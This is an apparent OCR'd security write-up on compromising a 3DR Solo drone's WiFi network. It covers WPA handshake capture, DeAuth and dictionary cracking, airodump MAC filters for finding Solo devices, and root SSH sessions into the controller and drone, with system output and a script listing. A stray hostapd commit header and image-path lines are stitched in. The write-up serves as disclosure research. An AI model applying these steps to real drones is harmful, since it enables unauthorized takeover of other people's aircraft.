Subject: WPS: Lock AP Setup on multiple AP PIN validation failures
X-Git-Tag: hostap_0_7_0~594
X-Git-Url: http://w1.fi/gitweb/gitweb.cgi?p=hostap-
07.git;a=commitdiff_plain;h=3b2cf800afaaf4eec53a237541ec08bebc4c1a0c

WPS: Lock AP Setup on multiple AP PIN validation failures

If a Registrar tries to configure the AP, but fails to validate the
device password (AP PIN), lock the AP setup after four failures. This
protects the AP PIN against brute force guessing attacks.
---

diff --git a/hostapd/hostapd.conf b/hostapd/hostapd.conf
index 24709ee..9f9d7e3 100644
```


Per the notes in the WPS Pixie Dust attack other nuances make directly attacking HostAP *different* than some of the other WPS implementations. Any attempts will likely want to take note of past works.

> **-In Atheros (Hostapd to be more specific),** E-S1 and E-S2 are generated from /dev/random, which is extremely secure, **IF** there is enough entropy. If there is not, then the AP will stop the WPS exchange before sending the M2 message (this may be a common problem some of you see when attacking with the old reaver). Anyways, the only semi-practical attack I see is if we can force the AP to reboot and hope there is very little, but enough entropy to attempt to brute force E-S1 and E-S2. I don't have the knowledge to get me much further than this, but from what I see, this is the only possible way and it will still be a very difficult task.


In essence all standard WPA-PSK attacks apply… as an example the easiest attack is likely to simply catch the handshake, from there it is on like donkey kong for Brute Force.



In practice the first *REAL WORLD* attempt did not net enough of the handshake to make Brute Force of the key possible.



Needless to say, it would be interesting to apply the Church of Wifi WPA-PSK Lookup Tables to the general population of Solo Owners.



HOW

For the WPA-PSK tables we knew that it would be impossible to create a lookup table for all possible keys. Because the seeding of the algorithm with the SSID and SSID length meant that we'd have to compute all possible keys against all possible SSID's, the storage space required for this was well beyond our capabilities to provide or even calculate.

Instead we looked at the project and broke it down into a way to quickly check WPA-PSK networks against known english words and known passwords quickly, while still leaving the option open for brute forcing the rest of the keyspace. Selecting the most effecient dictionary and SSID's computed became the focus.

Size was also a concern. As we wanted to be able to distribute the results, we did'nt want the results to be beyond the storage capacity of most users.


The first dictionary was a merged list of Websters dictionary, several lists of common passwords and the list of SSID's we were computing for. This list was sorted and all passphrases < 8 or > 64 were removed due to the minimum and maximum passphrase length in WPA-PSK. The grand total words was ~172,000

The SSID list was taken from the top 1000 SSID list on wigle.net. The SSID list came to represent about 52% of the Wigle database (at the time) of 5 million access points, which accounts for about 2.7 million known access points. We figured this would give us the widest possible coverage for public use (you could still compute your own hash tables for non-listed SSID's).

The resulting tables fit comfortably onto 2 DVD's


Joshua Wright, author of coWPAtty graciously accepted my suggestion of integrating pre-hash tables into coWPAtty and coded up the tool (genpmk) for us.

coWPAtty lives on! All hail Josh Wright.





In theory a simple DeAuth attack is all one would need to begin an offline password attack against a Solo user. In practice it takes a good dictionary file as well, but traditional WPA cracking STILL works as advertised. End users will ALWAYS set poor passwords for the SoloLink when given the chance, hopefully statistics remain true in this case.

Masking off the Solo Mac address range makes quite a bit of sense if you are looking to generically catch one. Make use of the airodump "-d 8A:DC:96:00:00:00" and "-m 00:FF:FF:00:00:00" arguments.




Because everything works as expected according to old school WPA attacks there is really nothing special to see here. Sniff, DeAuth, Crack, Profit! THIS is why you should use a strong password.






Quite simply it is up to the end user to use a strong password or risk getting owned. Likewise one may argue that 3DR should add a note to the Quick Start guide that encourages the user to change the default password as is done in the full manual.

With both a WPA password, and root password in hand an attacker is free to roam on the 3DR Solo SoloLink network. Remember those "two 1 GHz computers" Roger & Colin beat into your head during the introductory marketing run? Well now you get to meet them. The systems have been disclosed to reside on 10.1.1.X, oddly enough on the same post that the root password was said to remain unreleased by 3DR. It was also disclosed on 3DRPilots forum.






Once you are on the SoloLink network you can ping the IP's to verify that you're indeed able to access the systems, then simply ssh into them.

```
$ ssh -l root 10.1.1.1
The authenticity of host '10.1.1.1 (10.1.1.1)' can't be established.
RSA key fingerprint is 23:aa:64:64:03:1d:b3:28:e4:10:9e:0e:61:e4:f4:55.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.1.1.1' (RSA) to the list of known hosts.
root@10.1.1.1's password:
root@3dr_controller:~# uname -a
Linux 3dr_controller 3.10.17-rt12-1.0.0_ga+gee7817c #2 SMP Tue Apr 21 01:21:03 UTC 2015 armv7l GNU/Linux
root@3dr_controller:~# cat /etc/issue
Poky (Yocto Project Reference Distro) 1.5.1 \n \l

root@3dr_controller:~# free -m
             total         used         free       shared      buffers
Mem:        509856       126008       383848            0        13744
-/+ buffers:             112264       397592
Swap:            0            0            0
root@3dr_controller:~# cat /proc/cpuinfo
processor       : 0
model name      : ARMv7 Processor rev 10 (v7l)
BogoMIPS        : 1988.29
Features        : swp half thumb fastmult vfp edsp neon vfpv3 tls
CPU implementer : 0x41
CPU architecture: 7
CPU variant     : 0x2
CPU part        : 0xc09
CPU revision    : 10

Hardware        : Freescale i.MX6 Quad/DualLite (Device Tree)
Revision        : 0000
Serial          : 0000000000000000
root@3dr_controller:~#
```

```
$ ssh -l root 10.1.1.10
The authenticity of host '10.1.1.10 (10.1.1.10)' can't be established.
RSA key fingerprint is c6:6b:4f:00:30:3e:98:98:16:17:74:03:70:13:45:f9.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.1.1.10' (RSA) to the list of known hosts.
root@10.1.1.10's password:
root@3dr_solo:~# uname -a
Linux 3dr_solo 3.10.17-rt12-1.0.0_ga+g3f15a11 #3 SMP PREEMPT Thu Jun 4 04:07:49 UTC 2015 armv7l GNU/Linux
root@3dr_solo:~# cat /etc/issue
3DR Poky (based on Yocto Project Reference Distro) 1.5.1 \n \l

root@3dr_solo:~# free -m
             total         used         free       shared      buffers
Mem:        511884        73092       438792            0        12312
-/+ buffers:              60780       451104
Swap:            0            0            0
root@3dr_solo:~# cat /proc/cpuinfo
processor       : 0
model name      : ARMv7 Processor rev 10 (v7l)
BogoMIPS        : 1988.29
Features        : swp half thumb fastmult vfp edsp neon vfpv3 tls
CPU implementer : 0x41
CPU architecture: 7
CPU variant     : 0x2
CPU part        : 0xc09
CPU revision    : 10

Hardware        : Freescale i.MX6 Quad/DualLite (Device Tree)
Revision        : 0000
Serial          : 0000000000000000
root@3dr_solo:~#
```

"3DR Solo… The Only Drone That You Hack Once and Pwn Twice".
"Made for Solo" isn't just for accessories… now for malware too!



At this point you can really do a plethora of things with the Solo platform… I don't want to spoil all of the 3DR marketing fun, so I will perhaps save that for another paper or blog post. Take a look at shotManager.py if you get bored… or any of the other python scripts for that matter!

```
#
# This is the entry point for MavProxy running DroneAPI on the vehicle
# Usage:
# * mavproxy.py
# * module load api
# * api start shotManager.py
#
import os
from os import sys, path
import math
import platform
import Queue
import select
import socket
import struct
import time
import traceback
from droneapi.lib import Location
from droneapi.lib import VehicleMode
from pymavlink import mavutil
sys.path.append(os.path.realpath(''))
import app_packet
import buttonManager
import cable_cam
import infiniCable
import location_helpers
import orbit
import RCRemapper
import selfie
import shotLogger
import shots
from shotManagerConstants import *
# on host systems these files are located here
sys.path.append(os.path.realpath('../../flightcode/stm32'))
import btn_msg

logger = shotLogger.logger

class ShotManager():
    def __init__(self):
        # current shot - can be altered by the app through app_vehicle_server
        # see the shotlist in app/shots/shots.py
        self.currentShot = shots.APP_SHOT_NONE
        self.curController = None
        self.rcSkip = 0
        self.ticksToBrake = 0

    def Start(self, api):
        logger.log("starting up shotManager 0.8.5")

        # get our vehicle - when running with mavproxy it only knows about one vehicle (for now)
        self.vehicle = api.get_vehicles()[0]

        logger.log("got api vehicle")

        # set up a socket to receive rc inputs from pixrc
        if os.path.exists( "/tmp/shotManager_RCInputs_socket" ):
            os.remove( "/tmp/shotManager_RCInputs_socket" )

        self.rcSock = socket.socket( socket.AF_UNIX, socket.SOCK_DGRAM )
        self.rcSock.bind("/tmp/shotManager_RCInputs_socket")
        self.rcSock.setblocking(0)
./usr/bin/shotManager.py
```


The REAL smarts of the Solo lays in the various python subroutines.

```
$ find . -name "*.py" | grep -v python2
./usr/bin/MPU6KSearch.py
./usr/bin/RCRemapper.py
./usr/bin/app_connected_msg.py
./usr/bin/app_packet.py
./usr/bin/app_server.py
./usr/bin/app_streamer.py
./usr/bin/btn_client.py
./usr/bin/btn_msg.py
./usr/bin/buttonManager.py
./usr/bin/cable_cam.py
./usr/bin/camera.py
./usr/bin/checkArtooAndUpdate.py
./usr/bin/checkPixBaud.py
./usr/bin/checkUnlock.py
./usr/bin/clock.py
./usr/bin/configfile.py
./usr/bin/getmaclocal.py
./usr/bin/gimbal/firmware_helper.py
./usr/bin/gimbal/firmware_loader.py
./usr/bin/gimbal/firmware_release.py
./usr/bin/gimbal/firmware_to_header.py
./usr/bin/gimbal/firmware_version_header.py
./usr/bin/gimbal/setup.py
./usr/bin/gimbal/setup_comutation.py
./usr/bin/gimbal/setup_home.py
./usr/bin/gimbal/setup_mavlink.py
./usr/bin/gimbal/setup_param.py
./usr/bin/gimbal/setup_read_sw_version.py
./usr/bin/gimbal/setup_run.py
./usr/bin/gpio.py
./usr/bin/hostapd_ctrl.py
./usr/bin/hostapdconfig.py
./usr/bin/ifconfig.py
./usr/bin/infiniCable.py
./usr/bin/input_report_client.py
./usr/bin/input_report_msg.py
./usr/bin/ip.py
./usr/bin/ip_util.py
./usr/bin/iw.py
./usr/bin/led.py
./usr/bin/loadLog.py
./usr/bin/loadPixhawk.py
./usr/bin/location_helpers.py
./usr/bin/lockout_msg.py
./usr/bin/lsproc.py
./usr/bin/lsusb.py
./usr/bin/magfit.py
./usr/bin/magfit_delta.py
./usr/bin/magfit_gps.py
./usr/bin/magfit_motors.py
./usr/bin/main.py
./usr/bin/mavextract.py
./usr/bin/mavflightmodes.py
./usr/bin/mavflighttime.py
./usr/bin/mavflightview.py
./usr/bin/mavgen.py
./usr/bin/mavgpslock.py
./usr/bin/mavgraph.py
./usr/bin/mavkml.py
./usr/bin/mavlogdump.py
./usr/bin/mavloss.py
./usr/bin/mavmission.py
./usr/bin/mavparmdiff.py
./usr/bin/mavparms.py
./usr/bin/mavplayback.py
./usr/bin/mavproxy.py
./usr/bin/mavsearch.py
./usr/bin/mavsigloss.py
./usr/bin/mavsummarize.py
./usr/bin/mavtogpx.py
./usr/bin/mavtomfile.py
./usr/bin/miniterm.py
./usr/bin/modes.py
./usr/bin/mp_slipmap.py
./usr/bin/mp_tile.py
./usr/bin/orbit.py
./usr/bin/pair.py
./usr/bin/pair_button.py
./usr/bin/pair_confirm.py
./usr/bin/pair_server.py
./usr/bin/pair_solo.py
./usr/bin/pathHandler.py
./usr/bin/pixhawk.py
./usr/bin/px_uploader.py
./usr/bin/rc_cli.py
./usr/bin/rc_ipc.py
./usr/bin/rc_pkt.py
./usr/bin/rc_remap_sample.py
./usr/bin/roi.py
./usr/bin/rssi_send.py
./usr/bin/runlevel.py
./usr/bin/selfie.py
./usr/bin/shotLogger.py
./usr/bin/shotManager.py
./usr/bin/shotManagerConstants.py
./usr/bin/shots.py
./usr/bin/slip.py
./usr/bin/smtpd.py
./usr/bin/stick-axis-cfg.py
./usr/bin/stick-cal.py
./usr/bin/stm32_defs.py
./usr/bin/stm32loader.py
./usr/bin/telem_ctrl.py
./usr/bin/udhcpc.py
./usr/bin/updater_msg.py
./usr/bin/usb.py
./usr/bin/vector3.py
./usr/bin/wpa_cli.py
./usr/bin/wpa_control.py
./usr/bin/wpa_supplicant.py
./usr/bin/yawPitchOffsetter.py
```

If you don't know where you want to go, it doesn't matter which path you take


Imagination is the only weapon in the war against reality

